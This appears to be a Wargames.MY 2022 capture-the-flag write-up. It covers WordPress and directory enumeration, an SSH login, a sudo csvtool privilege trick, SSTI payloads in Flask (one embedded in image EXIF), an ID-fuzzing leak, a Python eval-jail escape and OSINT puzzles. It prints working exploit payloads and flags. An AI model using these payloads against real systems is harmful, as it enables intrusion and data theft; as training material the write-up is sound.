 |  - http://10.10.58.223/wordpress/, Match: 'WordPress 6.1.1'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
```

```
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:17
<=========================================================================
=========================================================================>
(482 / 482) 100.00% Time: 00:00:17

[i] No themes Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:04
<=========================================================================
=========================================================================>
> (10 / 10) 100.00% Time: 00:00:04

[i] User(s) Identified:

[+] wgmy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

MORE Fuzzing

It is a good information that we get but only the username is not enough to access the wordpress or ssh into the machine. Fuzzing the wordpress directory with `ffuf` is the next thing to do to find more useful information. Recon FTW!

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt -u http://10.10.58.223/wordpress/FUZZ -e
.php,.txt,.html,.js,.py,.xml -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.58.223/wordpress/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 :: Extensions       : .php .txt .html .js .py .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.html                   [Status: 403, Size: 277, Words: 20, Lines: 10
```


```
.html                   [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration:
1538ms]
                        [Status: 200, Size: 52157, Words: 1753, Lines: 297,
Duration: 1686ms]
wp-content              [Status: 301, Size: 327, Words: 20, Lines: 10,
Duration: 180ms]
wp-login.php            [Status: 200, Size: 5227, Words: 214, Lines: 83,
Duration: 380ms]
license.txt             [Status: 200, Size: 19915, Words: 3331, Lines: 385,
Duration: 183ms]
wp-includes             [Status: 301, Size: 328, Words: 20, Lines: 10,
Duration: 179ms]
readme.html             [Status: 200, Size: 7389, Words: 750, Lines: 98,
Duration: 181ms]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5,
Duration: 1470ms]
wp-admin                [Status: 301, Size: 325, Words: 20, Lines: 10,
Duration: 179ms]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1, Duration:
1508ms]
```

Found all these directory but all of it do not provide any useful information. So try to fuzzing it more with all these directory.

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt -u http://10.10.58.223/wordpress/wp-content/FUZZ -e
.php,.txt,.html,.js,.py,.xml -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.58.223/wordpress/wp-content/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 :: Extensions       : .php .txt .html .js .py .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
```

```
                        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
183ms]
.html                   [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 183ms]
index.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
185ms]
themes                  [Status: 301, Size: 334, Words: 20, Lines: 10,
Duration: 179ms]
uploads                 [Status: 301, Size: 335, Words: 20, Lines: 10,
Duration: 183ms]
plugins                 [Status: 301, Size: 335, Words: 20, Lines: 10,
Duration: 178ms]
```

Found an uploads directory and try to surf it to look what inside it.



In the uploads directory found some kind of password and maybe can use it to login into the admin page or ssh into the server.

The login page in `/wp-admin` take time to load and also use the wgmy as the user of this password cannot allow.

But then from the sanity check challenge the username to ssh into the box is user so we try to use `user` name and ssh into it.

Nice! it is correct.

```
Ravenclaw ~/Documents/ctf/wargames2022/boot2root
ssh user@10.10.58.223
The authenticity of host '10.10.58.223 (10.10.58.223)' can't be established.
ED25519 key fingerprint is SHA256:5lzouxIMS8lTxJwVyg+956Rtx8hr+u+IslybehDT0E4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:71: [hashed name]
    ~/.ssh/known_hosts:73: [hashed name]
    ~/.ssh/known_hosts:74: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.58.223' (ED25519) to the list of known hosts.
user@10.10.58.223's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 26 Dec 2022 08:58:45 AM UTC

  System load:  0.14              Processes:             161
  Usage of /:   39.1% of 9.75GB   Users logged in:       0
  Memory usage: 51%               IPv4 address for eth0: 10.10.58.223
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Dec 18 14:31:33 2022 from 127.0.0.1
user@wgym2022:~$ cat user.txt
wgmy{acad129e9b78adf380147bca30d96273}
```

The root part is straight forward but yet need to understand and theres a cheeky part where we will need to output the log into the `--help`. Below is the command that we can as `sudo` no pass.

```
/usr/bin/csvtool trim t * --help
```

The manual of the csvtool can output all the input file to another file. So in order to read the root.txt in /root then need to craft a payload where can read the root.txt.

```
user@wgym2022:~$ sudo /usr/bin/csvtool trim t /root/root.txt -o --help
user@wgym2022:~$ cat ./--help
wgmy{b8639eb7a4a6ed3c13311bd60a548c3a}
user@wgym2022:~$
```

Web


Christmas Wishlist

Unzip the zip file and got source code. From below source code, it shows that the web have upload file function.

```
from flask import Flask, request, render_template, render_template_string
from waitress import serve
import os
import subprocess

app_dir = os.path.split(os.path.realpath(__file__))[0]
app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = f'{app_dir}/upload/'

@app.route('/', methods=['GET','POST'])
def index():
        try:
                if request.method == 'GET':
                        return render_template('index.html')

                elif request.method == 'POST':
                        f = request.files['file']
                        filepath = os.path.join(app.config['UPLOAD_FOLDER'],
f.filename)

                        if os.path.exists(filepath) or ".." in filepath:
                                return render_template_string("Hohoho.. No
present for you")

                        else:
                                f.save(filepath)
                                output = subprocess.check_output(
                                        ["/bin/file",'-b', filepath],
                                        shell=False,
                                        encoding='utf-8',
                                        timeout=1
                                )

                                if "ASCII text" not in output:
                                        output=f"<p style='color:red'>Error:
The file is not a text file: {output}</p>"
                                else:
                                        output = "You wish for "
                                        with open(filepath,'r') as f:
                                                lines = f.readlines()
                                                output += ',
'.join(lines[:-1]) + " and " + lines[-1]

                                os.remove(filepath)
                                return render_template_string(output)

        except:
                return render_template_string("Error")

if __name__ == '__main__':
        serve(app, host="0.0.0.0", port=3000, threads=1000,
cleanup_interval=30)%
```

From the source code, we know that the web use flask framework and theres render_template_string function means that the web maybe vulnerable to SSTI.


In order to test it, we upload text file contain of the SSTI payload such as `{{7*7}}`.



It confirm that the web vulnerable to ssti. Then craft a payload where wecan read the flag.

```
{{ "".__class__.__base__.__subclasses__()
[213].__init__.__globals__['sys'].modules['os'].popen("cat ../flag").read()}}
```

Upload it and we get the response of the flag contain.




Christmas Wishlist 2

The source code same as the first one but the difference is when we upload a file the web will return static output.

```
from flask import Flask, request, render_template, render_template_string
from waitress import serve
import os
import subprocess

app_dir = os.path.split(os.path.realpath(__file__))[0]
app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = f'{app_dir}/upload/'

@app.route('/', methods=['GET','POST'])
def index():
        try:
                if request.method == 'GET':
                        return render_template('index.html')

                elif request.method == 'POST':
                        f = request.files['file']
```

```
                        filepath = os.path.join(app.config['UPLOAD_FOLDER'],
f.filename)

                        if os.path.exists(filepath) or ".." in filepath:
                                return render_template_string("Hohoho.. No
present for you")

                        else:
                                f.save(filepath)
                                output = subprocess.check_output(
                                        ["/bin/file",'-b', filepath],
                                        shell=False,
                                        encoding='utf-8',
                                        timeout=1
                                )

                                if "ASCII text" not in output:
                                        output=f"<p style='color:red'>Error:
The file is not a text file: {output}</p>"
                                else:
                                        output="Wishlist received. Santa will
check out soon!"

                                os.remove(filepath)
                                return render_template_string(output)

        except:
                return render_template_string("Error")

if __name__ == '__main__':
        serve(app, host="0.0.0.0", port=3000, threads=1000,
cleanup_interval=30)
```

The web accept text file and it do not accept any image file.



The web return file type of the upload image. In order to test for the SSTI vulnerability use `exiftool` to embed the SSTI payload inside the image.

```
exiftool -Comment="{{1000*1000}}" <image file>
```

We can see that the SSTI payload reflect in the comment file type. So then SSTI payload can be embed and then can read the flag thru it. Below is the final payload to read the flag.

```
exiftool -Comment="{{config.__class__.__init__.__globals__['os'].popen('cat ../flag').read()}}"
```

Eureka!

The link given from the challenge was not loaded hence we use the tomnomnom's waybackurls cli to search for something interesting and found a link that can be interesting. Although we first tried using the web version of waybackurl but doesnt give us any interesting information except for the logged in page.

```
Ravenclaw 〉 ~/Documents/ctf/wargames2022/web
waybackurls http://eureka.wargames.my/

http://eureka.wargames.my/
http://eureka.wargames.my/.env
http://eureka.wargames.my/dataprocess.view.php?id=1
http://eureka.wargames.my/favicon.ico
http://eureka.wargames.my/login.php
http://eureka.wargames.my/style.css
```

Fuzzing the id value and curl the URL to get the flag.

```
Ravenclaw 〉 ~/Documents/ctf/wargames2022/web
curl -i http://eureka.wargames.my/dataprocess.view.php\?id\=3 | tail -n 20
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1353    0  1353    0     0  33551      0 --:--:-- --:--:-- --:--:-- 33825

    </div>
  </div>
</nav>

<main class="main-content">
 <div class="col-md-6 col-md-offset-2">
<table>
    <tr>
    <td><b>User</b>: flag
 <b>Description</b>: wgmy{e80fcfe148ec75639d053a164e91ac22}
</td>
    </tr>
</table>
</div>
</main>
</div>

</body>
</html>
```

Misc

SecureDream1 & SecureDream2

Python accepts any sort kind of unicode so we use an online font changer to change every alphabet that exist in our payload. The only differences between 1 and 2 is only the `+` is being filtered as well in Securedream2. Fortunately for us, this doesnt affect us at all since our payload does not requires any `+`. Hence we run the same script again to solve the second challenge but changed the ip and the port in the script of course.

We tried several payload from here. Some doesnt work, we are not sure why but probably because of the python version? Since the payload that will executed by `eval()` is calling a builtin.

- https://birdsarentrealctf.dev/2020/06/25/RedpwnCTF-2020-Albatross-Writeup-bjornmorten.html
- https://ctftime.org/writeup/21745
- https://okman.gitbook.io/okman-writeups/miscellaneous-challenges/redpwnctf-albatross
- Securedream1

```
#!/usr/bin/env python3

payload = input("What is your dream in life?\n")
if any(filter(lambda c: c in
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"\'', payload)):
        print("\nAww... We don't understand your dream :(")
else:
        eval(payload)
```

- Securedream2

```
#!/usr/bin/env python3

payload = input("What is your dream in life?\n")
# More secure?
if any(filter(lambda c: c in
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"\'+', payload)):
        print("\nAww... We don't understand your dream :(")
else:
        eval(payload)
```

```
from pwn import *
r = remote("securedream.wargames.my", 30555)
```

```
p = "[*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values()][47]
([].__doc__[17::79])"

r.sendlineafter("What is your dream in life?", p)
r.interactive()
```

Upon successful connection, we could read the flag by using the `cat` command.

Osint


Who am I

The challenge give us a crop of image. The hint might be social media of wargames account.

Found the image and its from the registration poster in wargames twitter account. Search the poster in twitter but got nothing suspicious for the picture. Go to wargames Facebook and

found a weird poster account.


Google for weird font symbols and found an image that have exactly the same symbols in the poster. The image says that its a wingdings font. Use an online tools to decipher the wingdings font.



Where Am I

The challenge give use an image of texas chicken restaurant. Use yandex to find the location of the image.

Search texas chicken midvalley and look for the same photos then found the flag.




When Am I


A comic fiesta schedule is provide for the When am I challenge. A hint says that theres something in the picture that can verify the password and also mention about hangman. Bottom

of the picture have Two letters and blank space.

